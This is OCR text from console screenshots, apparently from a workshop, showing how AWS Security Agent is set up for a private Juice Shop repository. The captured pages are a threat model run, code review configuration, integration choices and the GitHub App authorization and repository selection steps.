

AWS Security Agent - J
AWS Security Agen
Upload objects - S3 bu
juice-shop-private-mas
AWS Security Agent
AWS Security Agent
app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58...
Update
AWS Security Agent (part of Continuum)
Administrator
Home
Threat models
Penetration tests
Code reviews
Design reviews
Resources
Documentation
Send feedback
Home > JuiceShop-BuilderSession > Threat models > JuiceShop-Threat-Model > 21/10/2026
Threat model run — 21/10/2026, 14:32:41
Stop run
In progress
Overview
Configuration
Preflight
Logs
Threats
Job summary
Job ID
tj-9234e030-0e7d-4226-8dbb-fc655fa62e73
Job start time
October 21, 2026, 14:32 (UTC+5:30)
Status
In progress
Duration
7 sec
Task hours
0 minutes
Severity level
0 threats open
No threats yet.
Threat categories
Spoofing
Tampering
Repudiation
Information disclosure
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback



AWS Security Agent - J
AWS Security Agen
Upload objects - S3 bu
juice-shop-private-mas
AWS Security Agent
AWS Security Agent
app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58...
Update
AWS Security Agent (part of Continuum)
Administrator
Home
Threat models
Penetration tests
Code reviews
Design reviews
Resources
Documentation
Send feedback
Home > JuiceShop-BuilderSession > Code reviews
Code reviews
Analyze your source code for security vulnerabilities with automated code reviews.
Create code review
No code reviews
Create a code review to analyze your source code for security vulnerabilities.
Create code review
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback



AWS Security Agent (part of Continuum)
Administrator
JuiceShop-Code
Sources
Select GitHub repositories or S3 objects containing the source code to review.
S3 sources
S3 URI
s3://juiceshop-ecs-securityagentresources-feznbtxhduwc/juice-shop-pri
Add another S3 source
You can add up to 29 more S3 sources.
Permissions
Service role
The IAM role for the code review execution
arn:aws:iam::266941796363:role/service-role/SecurityAgentPentestServiceRole
CloudWatch log group - optional
Choose where to store the logs for your code review runs. If you don't select any log group, we'll create one for you during the code review.
Select from available log group
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback



AWS Security Agent
Agent Spaces
JuiceShop-BuilderSession
AWS Security Agent (now part of AWS Continuum)
Agent Spaces
JuiceShop-Builder...
Security requirements
Integrations
Target Domains
Settings
Feedback
Documentation
Launch web application
Web app
Penetration test
Design review
Threat model
Code review
Tags
Edit code review configuration
Edit configuration
Code review settings
Configure the types of security issues AWS Security Agent analyzes in pull requests. This setting applies to all repositories with code review enabled in this Agent Space.
Selection
Security requirement validation
Connected integrations (0)
Settings
Add
Lists all integrations that this Agent Space has access to. You may have additional integrations available from other Agent Spaces, which can be viewed on the Agent Settings page.
Type
Name
No connected integrations
S3 buckets
Edit
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences



AWS Security Agent
AWS Security Agent
Upload objects - S3 bu
juice-shop-private-mas
AWS Security Agent
AWS Security Agent
266941796363-ndskb2wy.us-east-1.console.aws.amazon.com/securityagent/agents/as-fa...
Update
s3
Ask Amazon Q
United States (N. Virginia)
Account ID: 2669-4179-6363
WSParticipantRole/Participant
AWS Security Agent
Agent Spaces
JuiceShop-BuilderSession
AWS Security Agent (now part of AWS Continuum)
Agent Spaces
JuiceShop-Builder...
Security requirements
Integrations
Target Domains
Settings
Feedback
Documentation
Launch web application
Edit configuration
Add integration
Available registrations
If you previously set up a registration for an integration for another Agent Space, you can access the same registration here.
Create new registration
Create new registration to pull in resources.
GitHub
Source repo
Jira
Issue tracking
Confluence
Documentation
GitLab
Source repo
Bitbucket
Source repo
Azure DevOps
Source repo
Cancel
Next
Settings
Add
S3 buckets
Edit
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences



safaYa12/juice-shop-private
GitHub Apps - AWS Security A
github.com/apps/aws-security-agent
Update
Type / to search
AWS Security Agent
GitHub App
Install
Next: Confirm your installation location.
AWS Security Agent GitHub App
About AWS Security Agent
AWS Security Agent is an AI-powered agent that proactively secures your applications throughout the development lifecycle. Connect your GitHub repositories to enable automated code review against your custom security standards, provide application context for on-demand penetration testing, and accelerate vulnerability remediation through automated fixes.
Get started with AWS Security Agent - Set up your security requirements, connect repositories, and enable automated security capabilities. By installing, you agree to the AWS Customer Agreement, AWS Service Terms, and AWS Privacy Notice.
By installing this application, you understand that when this service sends outbound events to AWS, it transmits your data to any region in the AWS commercial partition. After initial reception, your data will be routed to your configured region via cross-region transit for further processing by the service. If you require strict data
hat prohibits cross-region data transit or processing in
Developer
AWS-Security-Agent
Website
AWS Security Agent is provided by a third-party and is governed by separate terms of service, privacy policy, and support documentation.
Report abuse
https://github.com/apps/aws-security-agent/installations/new



AWS Security
GitHub Apps - AWS
AWS Security Agent
Upload objects - S3
juice-shop-private
AWS Security Agent
AWS Security Agent
266941796363-ndskb2wy.us-east-1.console.aws.amazon.com/securityagent/agents/integratio...
Update
Search
[Option+S]
United States (N. Virginia)
Account ID: 2669-4179-6363
WSParticipantRole/Participant
AWS Security Agent > Integrations > Connect GitHub to AWS Security Agent
Step 3. Authorize AWS Security Agent
Authorize AWS Security Agent to access your GitHub account. You'll be directed to GitHub to complete the authorization process before returning to this page.
Authorize
Authorization succeeded
Step 4. Register details
Registration name
Label your registration for future reference.
codereview
10 of 100 characters. Valid characters include: A-Z, a-z, 0-9, periods, underscores, and hyphens.
GitHub account type
Select the type of GitHub account where you installed the app.
User
Advanced - optional
Cancel
Connect
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences



AWS Security
GitHub Apps - AWS
AWS Security Agent
Upload objects - S3
juice-shop-private
AWS Security Agent
AWS Security Agent
266941796363-ndskb2wy.us-east-1.console.aws.amazon.com/securityagent/agents/as-faf940...
Update
Search
[Option+S]
United States (N. Virginia)
Account ID: 2669-4179-6363
WSParticipantRole/Participant
AWS Security Agent > Agent Spaces > JuiceShop-BuilderSession > Connect GitHub
Step 1
Connect GitHub repositories
Step 2
Manage capabilities
Connect GitHub repositories Info
GitHub repositories (1/1)
Add by name
Select GitHub repositories to connect to AWS Security Agent. Connected repositories are accessed read-only for code analysis during code review and penetration testing. Configure write actions like posting review comments and opening remediation pull requests in the next step.
Find resources
1
Repository
Owner
Repository type
juice-shop-private
safaYa12
Private
Cancel
Next
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences

